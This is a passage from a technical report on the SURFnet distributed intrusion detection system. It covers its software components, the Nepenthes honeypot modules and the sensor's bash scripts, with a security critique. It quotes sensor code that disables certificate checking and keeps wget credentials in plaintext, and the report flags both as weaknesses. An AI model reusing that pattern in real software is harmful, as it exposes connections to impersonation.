

Figure 3.1: SURFnet Distributed IDS obtained from [Sur].

As it is shown in this figure, the sensors are not in the central servers. The sensors are stored in a USB stick and can be deployed in any LAN. The next two premises imply that the D-IDS should use a honeypot. An explanation about why the second and the third premises are referring to a honeypot can be found in section 2.3.2. The fourth premise is solved using VPN-tunnels. The central server obtains an IP-address on the client LAN using the VPN-tunnels and then binds it on a virtual interface. When the process is complete the honeypot is virtually present in the client network. And the last premise is guaranteed using a web server and a web interface in the logging server that publishes the results collected by the sensor on the Internet.

The distributed IDS that SURFnet implemented is based on the following open source tools. These tools will be discussed in the following sections.

- Perl.
- PHP.
- Apache.
- PostgreSQL.
- Remastered Knoppix.
- OpenVPN.
- Xinetd.
- P0f.
- Nepenthes.
- Bash.
- ClamAV.
- RRDTool.

3.2 Perl

The Practical Extraction and Report Language (Perl) is a high level programming language designed by Larry Wall and first released in 1987. Perl is influenced by C, shell scripting (sh), AWK, sed and Lisp, as well as other programming languages.

This language is intended to be practical instead of beautiful. It means that the language is focused on efficiency, usability and completeness. On the other hand the language is not tiny, elegant or minimal. Its major advantages are usability and both object-orientation and procedural programming. Other characteristics present in Perl are its large collection of modules and a built-in support for text processing.

3.2.1 Relation to SURFnet D-IDS

Perl is used in the logging server and in the tunnel server. In the tunnel server it is used to automate some tasks such as RRD diagram creation 3.13 and some checks using the `cron` daemon. It is used as well to create some logs to monitor and handle some events triggered when OpenVPN is used in the tunnel server and to automate some database backups and mail alert system in the logging server.

3.3 PHP

PHP is the acronym of PHP Hypertext Processor. PHP is a reflective programming language designed to produce dynamic web pages. PHP has several applications. This language can be used in command line or to implement graphical applications. However the main usage of the language is in the server to create dynamic web pages.

This language was originally designed as a set of CGI binaries written in C programming language by Rasmus Lerdorf in 1994 to maintain his personal webpage. "Personal Home Page Tools" as it was called at the beginning was released to the public on June 8, 1995. Two Israeli programmers Zeev Suraski and Andi Gutmans at Israeli Institute of Technology (Technion) rewrote the parser in 1997. These programmers founded the bases of the PHP3 which was released in 1998. One year later they rewrote the PHP code creating the actual Zend Engine[1].

This language presents some advantages such as:

- PHP is a multi-platform language.
- PHP is compatible with the major databases.
- PHP is able to read and manipulate data from several sources, including web forms.
- PHP is well documented.
- PHP is able to use object-oriented programming.
- PHP is able to use extensions to be improved.

3.3.1 Relation to SURFnet D-IDS

PHP is used in the logging server and in the tunnel server. In the tunnel server it is used to interact with the sensor via HTTPS protocol, providing more security to the process. In the logging server it is used to create the web interface to show the statistics and manipulate the sensor state.

3.4 Apache

Apache HTTP Server is a web server for Unix-like systems, Windows and other operating systems. At the beginning of Web it was one of the most used web servers playing a key role in the initial growth of the World Wide Web. Nowadays Apache is the most popular web server and the de facto standard. The rest of the web servers are always compared against it. Currently, Apache is developed and maintained by an open community under the supervision of the Apache Software Foundation.

[1] Zend Engine is an open source scripting engine (Virtual Machine) of PHP language [Zen].

Apache web server was created by Rob McCool. McCool developed a public domain daemon called `httpd` at National Center of Supercomputing Applications. University of Illinois, Urbana-Champaign. When McCool left NCSA in mid 1994 the development of the `httpd` was stopped. Then several programmers founded "the Apache Group" to continue the `httpd` development.

Apache supports many features such as:

- Basic authentication scheme.
- Digest access authentication.
- HTTPS.
- Virtual hosting.
- CGI.
- Fast CGI.
- Apache JServ protocol, to implement Java servlet API.
- Server Side Includes (SSI).

3.4.1 Relation to SURFnet D-IDS

This web server is used in SURFnet IDS to publish the results obtained by the honeypot and publish this data on the Internet. Apache is installed in the logging server. Apache is also used in the tunnel server to download the certificates and some HTML pages used in the sensor configuration. The tunnel server access always requires authentication.

3.5 PostgreSQL

PostgreSQL is a free object-relational database server (Data Base Management System) released under a BSD license.

PostgreSQL is the result of an evolution started with the Ingres Database at the University of Berkeley. The project leader Michael Stonebreaker left Berkeley to sell Ingres but three years after that he returned to university. Then he started to implement a relational database. Some problems of relational databases became increasingly clear during the early eighties. In 1986 the team released some papers describing the basis of the system. Two years later they provided a prototype and in June 1989 the first version was released to a small number of users.

PostgreSQL has several features such as:

- PostgreSQL uses functions. Native interfaces for OBDC, JDBC, .Net, C, C++, PHP, Perl, TCL, ECPG, Python and Ruby. It also includes a built-in language called PL/pgSQL.
- PostgreSQL supports indexes. User defined indexes can be used or the built-in B-tree, hash and GiST indexes.
- PostgreSQL fully supports triggers. The triggers can be attached to views and tables.
- PostgreSQL implements Multi-Version Concurrency Control (MVCC) that maintains the ACID principles.
- PostgreSQL supports a wide variety of native data types.
- PostgreSQL supports inheritance. Tables can be set to inherit their characteristics from a "parent" table.

3.5.1 Relation to SURFnet D-IDS

PostgreSQL is used in the logging server of SURFnet D-IDS to store the information sent by the sensor. As it is said in the PostgreSQL webpage, this database can manage maximum table sizes of 32 TB, maximum row sizes of 1.6 TB and maximum field sizes of 1GB. For that reason we think that according to the requirements of the SURFnet project PostgreSQL provides scalability for a massive increase of the D-IDS service.

3.6 Remastered Knoppix

Knoppix is a GNU/Linux distribution based on Debian which can be used as a live CD. This distribution was developed by Linux consultant Klaus Knopper. Knoppix is primarily designed to be used as a live CD, it also can be installed on a hard disk like a typical operating system and in other devices. When a program is started it is loaded from the medium on which Knoppix is stored and decompressed into a RAM drive. The decompression is transparent and on-the-fly.

This distribution is one of the most used examples of a live CD[2]. The following factors contribute to this top ranking:

- Knoppix was one the first live CD available.
- Knoppix provided a very extensive hardware detection. This distribution starts without any configuration in many systems.
- Knoppix supports many types of networks.
- Knoppix includes many repair and troubleshooting utilities.

[2]Distrowatch provides a ranking with the most used distributions [Dis].

In general, live CDs can be used to:

- Probe a Linux operating system.
- Probe compatibility of Linux with a computer.
- Boot an operating system installation.
- Investigate Hard Disks (forensics).
- Restore a system.
- Run a sensor.

Nowadays Knoppix only provides support for Intel x86 architecture. The last Knoppix with PowerPC support was a remastered Knoppix dated from . Other architectures have never been supported.

3.6.1 Relation to SURFnet D-IDS

A remastered[3] Knoppix is used to build the SURFnet D-IDS sensor. It is the operating system of the sensor.

3.7 OpenVPN

OpenVPN is a package which provides virtual private networks (VPNs) to create point-to-point encrypted tunnels between hosts. This program was created by James Yonan.

This package allows peers to authenticate each other using several methods such as:

- Preshared private keys.
- Certificates.
- User/password.

OpenVPN provides encryption using OpenSSL library. The whole authentication described above and the encryption is managed using this library. The use of OpenSSL provides a standard way to guarantee authentication and confidentiality.

This program is different from the rest of the VPN programs because it uses the tap/tun kernel devices to create second or third layer VPN tunnels. This tap/tun device drivers make OpenVPN easy to understand and easy to configure compared to other VPN solutions. OpenVPN can use Lempel-Ziv-Oberhumer compression (LZO) to compress the data stream. OpenVPN can be configured to use UDP or TCP protocols.

[3] A remastered Knoppix is a Knoppix modified to satisfy your requirements. The reader can find information about that in [Knoa].

In the current version 2.0 Internet Assigned Numbers Authority (IANA) assigned port number 1194 to OpenVPN. This is the default port in newer versions. More information about IANA can be found in [IAN].

OpenVPN followed several security considerations in its development. It runs in user space, instead of require operations related with the IP stack which is part of the kernel. The stack operations require kernel privileges. OpenVPN drop root privileges, prevents swapping sensitive data to the disk and enter a chroot jail after the initialization.

OpenVPN can offer the following advantages compared to other VPN solutions.

- Layer 2 and Layer 3 VPN which can transport many different kinds of frames and packets (Netbios, IPX, Ethernet frames, ...).
- Protection using a Firewall. With only one port opened the computer can be protected, even if the network configuration is changed.
- OpenVPN can be tunnelled through almost every firewall.
- Proxy configuration and support.
- Only one port must be opened at the firewall for incoming connections.
- Firewalls rules and NAT supported.
- Flexibility provided by extensive scripting support.
- Transparent support for dynamic IPs.
- Easy installation in each platform.
- Modular design.

But OpenVPN also has disadvantages

- OpenVPN is not compatible with the standard VPN solution IPSec.
- No professional GUI for administration.
- New technology, still growing and rising.
- You can only connect to other computers, but all the operating systems are supported. Some devices which run embedded UNIXs like OpenWrt are the exception.

3.7.1 Relation to SURFnet D-IDS

OpenVPN is used to create a virtual network between the tunnel server and the sensor. This virtual network allows the honeypot Nepenthes to be in each network where a sensor is deployed. Therefore all communications between both Nepenthes and sensor are encrypted to avoid eavesdropping.

3.8 Xinetd

Xinetd is eXtended InterNET services Daemon. The objective of xinetd is to help managing the network connections to a computer. This is the task performed in the past by inetd. Xinetd provides access control as well. In other words, xinetd is a program designed to substitute and improve the functionality of the couple inetd + tcpd, known as a tcp_wrapper.

The inetd helps controlling certain computer network connections. When the computer receives a request on a port managed by inetd, this program forwards the request to a program called tcpd. According to rules contained in the hosts.allow and hosts.deny this program decides whether or not to grant the request. If the request is granted the corresponding daemon associated with the service is started.

The extended Internet service daemon provides the kind of services discussed above and extend their functionalities. The program provides the following features:

- Access control for TCP, UDP and RPC services (the latter ones are not fully supported yet).
- Access control based on time segments.
- More efficient against Denial of Service attacks.
- Limitation on the total number of server.
- Limitation on the size of the log files.
- Full logging, no matter if the connection succeed of failed.
- Binding services to your private network.
- Can be used as a proxy server.

The weakest point of the xinetd is that RPC calls are poorly supported.

3.8.1 Relation to SURFnet D-IDS

Xinetd is used for better handling of the Internet services provided by the tunnel server and the logging server, especially the OpenVPN and Nepenthes connections and for providing a better log system and better security against DoS attacks.

3.9 P0f

P0f is a tool which is used to fingerprint operating systems passively. There are two methods to perform operating system fingerprinting: passive and active. The latter one is the most widely used method. This method consists of sending data to a remote host and analyze the reply packet trying to guess the operating system being used in that machine. The passive fingerprinting is different. This method does not contact with the remote host. It captures the traffic and according to the way that the networks packets are built tries to guess the operating system.

The advantages of the P0f and the passive operating system fingerprinting are related with the fact that the attacker does not know that you are collecting information about the attacking system because no information is sent to the attacking host.

P0f uses the packet capture library libpcap used by tcpdump and Snort.

3.9.1 Relation to SURFnet D-IDS

P0f is used to apply the passive operating system fingerprinting to the entities attacking the Nepenthes honeypot. Then this information is obtained in the logging server and detailed statistics generated to provide more information to understand the way that the malware attacks our networks.

3.10 Nepenthes

Nepenthes is designed as a low interaction and scalable honeypot which emulates known Windows vulnerabilities to collect information about potential attacks. This honeypot is designed to emulate vulnerabilities used by virus and worms to spread. Emulating those widespread vulnerabilities Nepenthes is able to catch the virus or worm.

If we become more strict with Nepenthes, this application is not a honeypot, but it is a platform to deploy honeypot modules (called vulnerability modules). This program is able to emulate the vulnerabilities of different operating systems and computer architectures on a single machine and during the same attack if the vulnerability modules are written. The Nepenthes platform allow us to deploy thousands of honeypots in parallel with only moderate requirements in hardware and maintenance.

Nepenthes has a flexible and modular architecture. The core daemon handles the network interface and coordinates the actions of the other modules. Nepenthes is formed by five types of modules.

- **Vulnerability Modules:** Emulate the vulnerable network services.
- **Shell code parsing modules:** Analyzes the payload provided by the vulnerability module and extracts information about the propagating malware.
- **Fetch modules:** Used to download the malware from its location.
- **Submission modules:** Take care of the downloaded malware by saving the binary to the hard disk, storing it in a database or sending it to an anti-virus program.
- **Logging modules:** Log information about the emulation process and help in getting an overview of patterns in the collected data.

Module name	Description
vuln-asn1	ASN.1 Vulnerability Could Allow Code Execution (MS04-007)
vuln-bagle	Emulation of backdoor from Bagle worm
vuln-dcom	Buffer Overrun In RPC Interface (MS03-026)
vuln-iis	IIS SSL Vulnerability (MS04-011 and CAN-2004-0120)
vuln-kuang2	Emulation of backdoor from Kuang2 worm
vuln-lsass	LSASS vulnerability (MS04-011 and CAN-2003-0533)
vuln-msdtc	Vulnerabilities in MSDTC Could Allow Remote Code Execution (MS05-051)
vuln-msmq	Vulnerability in Message Queuing Could Allow Code Execution (MS05-017)
vuln-mssql	Buffer Overruns in SQL Server 2000 Resolution Service (MS02-039)
vuln-mydoom	Emulation of backdoor from myDoom/Novarg worm
vuln-optix	Emulation of backdoor from Optix Pro trojan
vuln-pnp	Vulnerability in Plug and Play Could Allow Remote Code Execution (MS05-039)
vuln-sasserftpd	Sasser Worm FTP Server Buffer Overflow (OSVDB ID: 6197)
vuln-ssh	Logging of SSH password brute-forcing attacks
vuln-sub7	Emulation of backdoor from Sub7 trojan
vuln-wins	Vulnerability in WINS Could Allow Remote Code Execution(MS04-045)

Table 3.1: Nepenthes vulnerability available modules.

Another important feature is the capability to detect and respond against 0-day attacks[4]. Nepenthes has the ability to respond to this kind of threats using two specific modules. These specific modules are `portwatch` and `bridging`.

The current version of Nepenthes supports the vulnerability modules shown in table 3.1.

3.10.1 Relation to SURFnet D-IDS

Nepenthes is the heart of the IDS, the whole system is built around the honeypot. The honeypot is used to provide a vulnerable system which is attacked by the malware present in our network. Nepenthes also has the feature to download malware which tried to attack it. All the information

[4]A 0-day attack is an attack which exploits an unknown vulnerability or a vulnerability without a patch.

collected by Nepenthes is sent via tunnels to the tunnel server and processed to show statistics later on.

3.11 Bash

Bash is a Unix shell or command language interpreter. This shell was created as a part of GNU project. It is the acronym for *Bourne again shell*. Bash was created in 1987 by Brian Fox. Bash is the default shell on most Linux distributions as well as Mac OS X. It was also ported to Cygwin.

Bash is an sh compatible shell which incorporate several characteristics from the Korn shell (ksh) and C shell (csh). This shell tries to offer programming improvements over the shells mentioned before. Bash also intends to conform to the IEEE POSIX P1003.2/ISO 9945.2 Shell and Tools standard.

3.11.1 Relation to SURFnet D-IDS

Bash is used as a scripting language to create the scripts which let the sensor work. These scripts are used to start the sensor, stop the sensor, update the sensor and obtain a local IP via DHCP.

3.12 ClamAV

ClamAV is an anti-virus program for Unix-like operating systems. It is designed to be used for email scanning on gateways. ClamAV can automatically update its list of virus definitions over the Internet. The virus definitions updates are free of charge.

The ClamAV package provide an anti-virus engine which is available in a form of a shared library. ClamAV provide the following features:

- Command-line scanner.
- Fast, multi-threaded daemon.
- Milter[5] interface for sendmail.
- Advanced database updater with support for scripted updates and digital signatures.
- Virus scanner C library.
- Virus database updated multiple times per day.
- Built-in support for various archive formats, including Zip, RAR, Tar, Gzip, Bzip2, OLE2, Cabinet, CHM, BinHex, SIS and others.

[5] Sendmail interface which allows an external program to scan and determine how an email is routed during each stage of the SMTP process.

- Built-in support for almost all mail file formats.
- Built-in support for ELF executables and Portable Executable files compressed with UPX, FSG, Petite, NsPack, wwpack32, MEW, Upack and obfuscated with SUE, Y0da Cryptor and others.
- Built-in support for popular document formats including MS Office and MacOffice files, HTML, RTF and PDF.

3.12.1 Relation to SURFnet D-IDS

ClamAV is used in SURFnet in the server-side to scan all the malware downloaded by Nepenthes. This program helps to identify all viruses which can attack a network with a sensor. This program may work alone in SURFnet IDS or with other commercial anti-virus programs, for instance Antivir and Bitdefender.

3.13 RRDTool

RRDTool is a round robin database tool created by Tobi Oetiker. It is designed to use data such as network bandwidth, temperature or CPU load. RRDTool includes tools to extract this data and display it in a graphical format. It is possible to create shell scripts using the tool with Perl, Python and PHP.

3.13.1 Relation to SURFnet D-IDS

RRDTool is used in SURFnet IDS to create the bandwidth graphs of the network usage. They are used to display the bandwidth daily, weekly, monthly and yearly.

4 The Sensor

4.1 Introduction

In this chapter we are going to analyze the software that controls the sensor and to look for the security services (1.6.2) that are involved in each part of the sensor.

4.2 General Overview

The sensor system is composed of eight bash scripts that interact with several Unix utilities and programs to develop its functionality. The figure 4.1 explains how the sensor interacts with the other parts. The `scripts.conf` script is not displayed because it only defines variables. In figure 4.1 the squares represent Unix daemons, the ellipses represent scripts and the pentagons represent files. The `wget` calls are represented with red arrows and the rest of the script and program calls with black arrows.

4.3 scripts.conf

This script is designed to define all the variables used by the sensor scripts. In the script are defined three colors to show the messages and the variables used in the other scripts. The next code will provide a sample of the most important variables defined by `scripts.conf`.

```
basedir="/cdrom/scripts"
br="br0"
tap="tap0"
http="https"
port="4443"
```



Figure 4.1: Schematic diagram about sensor script relationships.

```
ntpserver="a_valid_ntp_server"
networkconf="$basedir/network_if.conf"
```

This script is stored in `$basedir`.

4.4 startclient

4.4.1 Script Explanation

`Startclient` is the first bash script that is being executed when you boot the sensor. This bash program is stored in `/cdrom/scripts/`. This script is responsible to direct the network configuration and the OpenVPN tunnel creation to start the communication with the server. This script can receive the argument '1' to indicate that it is the first time that it is running. The `startclient` is called by the `idsmenu` and `update` scripts.

The `startclient` bash program can be divided in six parts. Each part performs a particular task.

The first part of the program loads the variables located in `scripts.conf`[1]. The variables present in this file are explained in section 4.3.

[1]This script is located in `/cdrom/scripts/scripts.conf`.

The second part of the script is responsible for executing a script called `starthook.sh` if this script is found in the path `$basedir` defined in the `scripts.conf`. By default `starthook.sh` does not exist. This script is used to load some extra command you might want to do. If you can upload to the sensor a script with this specific name then the script is executed and you can modify the behaviour of the sensor.

The third part of the program is used to perform several checks. Firstly, the script checks whether the public CA key exists. If there is no public CA key, then the execution is aborted. Next, the script makes sure that the sensor is not revoked by the administrator. If this check fails the script will be aborted. The `startclient` script continues checking the R/W support of the medium aborting with an error code whether the check fails. The program execution continues storing whether the system uses static or DHCP network configuration. The network configuration method is stored in the file `network_if.conf`, which is stored in the same directory where `startclient` is located. If there is no network configuration method then `startclient` launches `network_config` bash script. This script will be explained in section 4.6. The `startclient` continues ensuring that there is at least one network interface running. If no interfaces are running then it invokes the `idsmenu` script explained in section 4.5. If the network configuration method is static then the script reads all the configuration from `network_if.conf` and configures the network. If the network configuration method is DHCP then it executes the `pump`[2] command. At this point the script checks the connectivity looking for the OpenVPN server with the `nmap` program. If this check fails it will wait. If it is the first time the script is running then if the system does not find connectivity it launches the script `idsmenu` and if it is not the first time (not called with parameter 'start' or '1') then it waits till it obtains an IP direction. Then the system checks the `wget` authentication by trying to locate `server_version.txt` in the SURFnet IDS.

The fourth part of the program is responsible for obtaining the sensor certificates from SURFnet IDS. The only authentication needed for this action is the `wget` authentication using the pair user and password stored in the sensor `/etc/wgetrc`[3] and the MD5 sum of the CA public key as a header of the HTTP request. The `cert.php` file in the SURFnet IDS provides two keys (private and public sensor keys) but it needs to get the sensor IP passed in the HTTP request. After that the script changes the permissions to the correct ones. The private key have read and write permissions for the root user and the public key has read and write permissions for the root and read for group and others.

The fifth part of the `startclient` program is responsible for updating the IP and the tap[4] IP in the SURFnet IDS server. For that purpose it uses the same authentication method explained before to interact with the `startclient.php` in the ids server. This file expects the local IP of the sensor and the key name used by the sensor.

[2] `pump` is a daemon that manages network interfaces that are controlled by either the DHCP or BOOTP protocol.
[3] This file is a soft link of the `/cdrom/scripts/wgetrc` where it is stored physically.
[4] This is the Unix device used to create layer two VPN tunnels.

The last part of the program is bringing up the OpenVPN tunnel creating the tun/tap (3/2 layer vpn tunnels) device and starting the OpenVPN daemon in the sensor. If the `startclient` is run with the parameter 'start' or '1' then at the end of the script the `idsmenu` script is called.

4.4.2 Security issues

As it is said in the previous section `startclient` is the script responsible for bringing up the VPN tunnel. According to the IA information services explained in section 1.6.2, some security issues are found related with authentication. First of all, the whole transmission between the server and the sensor is encrypted using HTTPS protocol, so confidentiality is guaranteed. These transmissions are the `cert.php` HTML file used to obtain the sensor public and private key and the `startclient.php` HTML file which contains server information. But an authentication issue is found because all HTTP requests are done using the `wget` client. This program stores the user and the password in plain text in the file `/etc/wgetrc` or in `/home/name_of_user/wgetrc`. The program looks first for the second one. The following lines show how a request is exactly done[5]. This means that the information is not authenticated. If the tunnel server is hacked and the certificates are different you can be trusting something that is not the real tunnel server because the certificates are not checked. However the communication between both is HTTPS encrypted.

```
wgetversion=‘wget -V | head -n1 | awk ’{print $3}’‘
if [ $wgetversion != "1.9.1" ]; then
     wgetarg="--no-check-certificate"
else
     wgetarg=""
fi
md5cert=‘md5sum $basedir/ca.crt | awk ’{print $1}’‘
header="Accept: $md5cert"
wget=‘wget -q $wgetarg --header="$header" \
     -O filename $http://$server:$port/resource‘
```

Another aspect to comment is the use of MD5[6]. The MD5 sum of the CA public key does not guarantee its uniqueness.

[5]This is a piece of `wget` man pages related with the option `--no-check-certificates`: *Don't check the server certificate against the available certificate authorities. Also don't require the URL host name to match the common name presented by the certificate. ...* and *...This option forces an "insecure" mode of operation that turns the certificate verification errors into warnings and allows you to proceed.* The version 1.9.1 does not have support for certificates.

[6]Note that the hash functions are used nowadays for authentication and integrity checks. The hash functions have two properties, first one, they are only one way, it means that if you generate the hash value it takes an exponential amount of time to obtain the original message and the other one they are collision free there is impossible to find to messages with hash to the same hash value. In year 2004 Chinese found a way to generate two messages that hash to same hash value [WFLY04]. In 2006 a Czech republican girl found a way to generate the collisions in a PC in a few seconds instead of the supercomputer method used before [Kli06]. So MD5 is not broken but cryptoanalyst advice that people have to move to other standard hashes such as SHA-256.

4.5 idsmenu

`Idsmenu` is a bash script called by the startclient program at the end and sometimes during the `startclient` execution when some errors occur. The idsmenu script shows a menu to choose which task you want to perform. This file is located in `/cdrom/scripts` in the sensor.

The idsmenu is divided in three parts. The first part initialises the environment. The second part defines the functions that are called in the menu and the third part is the menu itself.

In the first part the `idsmenu` script calls the `scripts.conf` defined in section 4.3 to establish the value of the variables used later on. After that the script calls the command `trap` to mask the signals SIGINT (2) and SIGCHLD (20). These signals handle the keyboard interruptions like the child stopped or terminated. The result is that it is not possible to press Ctrl + C and Ctrl + Z to interrupt the program.

The script shows a menu which permits to show the sensor status, to start the sensor, to stop the sensor, to update the sensor, to ask for login into the sensor, to configure the network, to reboot and to shutdown.

In `idsmenu` source six functions are defined which we will describe here.

Status() function

The task of this function is to perform some checks about the sensor state and show the results to the user.

The function begins checking the Internet connection by looking for the OpenVPN service in the 1194 port of the SURFnet IDS server.

The second check is about the sensor status. The function checks whether there is an instance of the OpenVPN in the current sensor started jobs and also looks for a bridge interface being up. If these two conditions are found then the function notices that the sensor status is up. Otherwise the sensor is down. Furthermore the function shows the bridge status and the OpenVPN status based on the previous check.

The next check this function performs is related with the `scripts.conf`. This check ensures that there are two public keys and one private key in this file. If that is correct then the result is ok. Otherwise an error is shown.

Next step for the function is to make sure that the pair of keys used by the sensor is correct. First the function checks if the private keys exist. If the keys exist the function checks that the private keys are not disabled by the administrator. If no key is disabled and the function finds a valid sensor PEM certificate and its private key in PEM format as well then the result of the check is affirmative.

The fifth check ensures that the sensor has enough available space to perform updates and show the result of the test.

At the end, the status function checks the medium R/W support showing their findings.

start() function

The function start checks whether OpenVPN and the bridge are up. If the response is negative then the script `startclient` explained in section 4.4 will be called with the '0' parameter. Otherwise, the function notices that the OpenVPN and the bridge are already started.

stop() function

This function calls the `stopclient` script explained in section 4.7.

update() function

This function calls the `update` script explained in section 4.8.

login() function

This function calls the `/sbin/getty` unix program which shows the login prompt on the tty console.

network() function

This function calls the `network_config` script explained in section 4.6.

4.6 network_config

`Network_config` is a bash script to configure the network called by `idsmenu` and `startclient` when it is not possible to set up the network. This script is stored in the same directory as the other scripts explained in this section. This script is composed of two parts. The first part defines the variables which are going to be used calling the bash program `scripts.conf` and defining other variables related with the network. The second part shows a menu which permits to configure the network using the static method and the dynamic method by calling the following function to perform the task.

valid_ip()

This function ensures that the IP that you pass to the function matches with a regular expression. The problem is that the regular expression used ensures IP is an expression composed of four numbers separated by dots where each number can be whatever with three digits instead of four numbers in the range of 0 to 255.

The following regular expression version is used in network_config:

```
^[0-9]\{1,3\}[.][0-9]\{1,3\}[.][0-9]\{1,3\}[.][0-9]\{1,3\}$
```

This could be improved using the following regular expression that matches exactly with a valid IP address:

```
^(([0-9]|[1-9][0-9]|1([0-9][0-9])|2([0-4][0-9]|5[0-5]))\.){3}
([0-9]|[1-9][0-9]|1([0-9][0-9])|2([0-4][0-9]|5[0-5]))$
```

set_static_ip()

This function reads /cdrom/scripts/network_if.conf and gets the information needed to configure a static interface (sensor IP, netmask, gateway, broadcast, primary nameserver and domain). Once the information is retrieved from the file and has been checked the function finishes. If it is the first time that the network_config is running then the startclient script is stopped calling the script of section 4.7 and the sensor is started again using the 4.4 script.

set_dynamic_ip()

This function gets the information to set up a dynamic IP. If the function receives the parameter first, then the stopclient script explained in section 4.7 will be called. The function continues editing the content of the file network_if.conf and replaces the method present in the file with DHCP. Next, if the parameter 'start' or '1' is passed, the function starts the startclient script described in section 4.4.

4.7 stopclient

4.7.1 Script explanation

Stopclient is the bash script used to stop the sensor. This script is called by idsmenu, network_config and update scripts. This script is located near the other sensor scripts.

This program can be divided in five parts. Each part performs a particular task.

In the first part, the program does some checks and initialises some variables. First of all, the scripts.conf explained in section 4.3 is loaded. The R/W support is checked to ensure that files can be copied to the sensor. Next task is to check whether OpenVPN and the bridge are stopped; in that case there is no need to stop them. Last operation done is to ensure that the wget authentication works properly. This is done as in the startclient, using the pair user and password stored in /etc/wgetrc against the server and codify in the header of the HTTP request the MD5 checksum of the CA public certificate.

The second part of the program does an HTTP request to the server using `wget` to the file `stopclient.php` passing as parameters its IP and its keyname. Then this PHP file is processed and the resulting HTML file is stored in the sensor. Next the sensor looks for errors in the file.

The third part of the program tries to gather the information about the network. This information will be used in the program to stop the client. The script opens the file `network_if.conf` to obtain the network configuration method. If the method is DHCP the program uses pump to determine the sensor IP, netmask, broadcast address and gateway. Otherwise the program uses the file described before to collect this information.

The fourth part of the program is the most important. This part removes the bridge, stops the OpenVPN program, deletes the tap device and resets the interfaces and gateways to the default values.

The last part of the script deletes the keys present in the `client.conf` OpenVPN sensor configuration file if the private keys are found in `$basedir` path.

4.7.2 Security issues

This script experiences the same `wget` problems explained in section 4.4.2. Using `wget` the `stopclient.php` HTML file is downloaded. However the certificates are sent to be checked and the SURFnet `wget` download method is not the standard way to handle certificates.

4.8 update

4.8.1 Script explanation

`Update` is a bash script designed to update the sensor software. This program is called by the `idsmenu` program. This bash script is located in `/cdrom/scripts`

The program can be broken down in five parts.

The first part consists of several checks and some trap masking. Firstly, a trap command is launched. This command controls that whether the program exits normally, is killed or is stopped, the pid file stored in `/var/run/` is deleted and the script is aborted with code error 1. Next the bash program `scripts.conf` explained in 4.3 is executed. And the R/W support of the disk is checked. The program also checks if there is another instance of the program running and whether the `wget` authentication is working.

The second part of the program connects to the SURFnet IDS server and obtains the `update.php` using the `wget` user and password authentication and sending in the header the MD5 checksum of the CA public key. The `update.php` program receives the sensor IP, the keyname and a value to notice whether `sshd` is running.

Action	Task
SSHON	Turn on ssh daemon
SSHOFF	Turn off ssh daemon
CLIENT	Start or Stop the client depending on the status
RESTART	Restart the client
BLOCK	Enables or disables the client
REBOOT	Reboots the system

Table 4.1: Actions in `update script`.

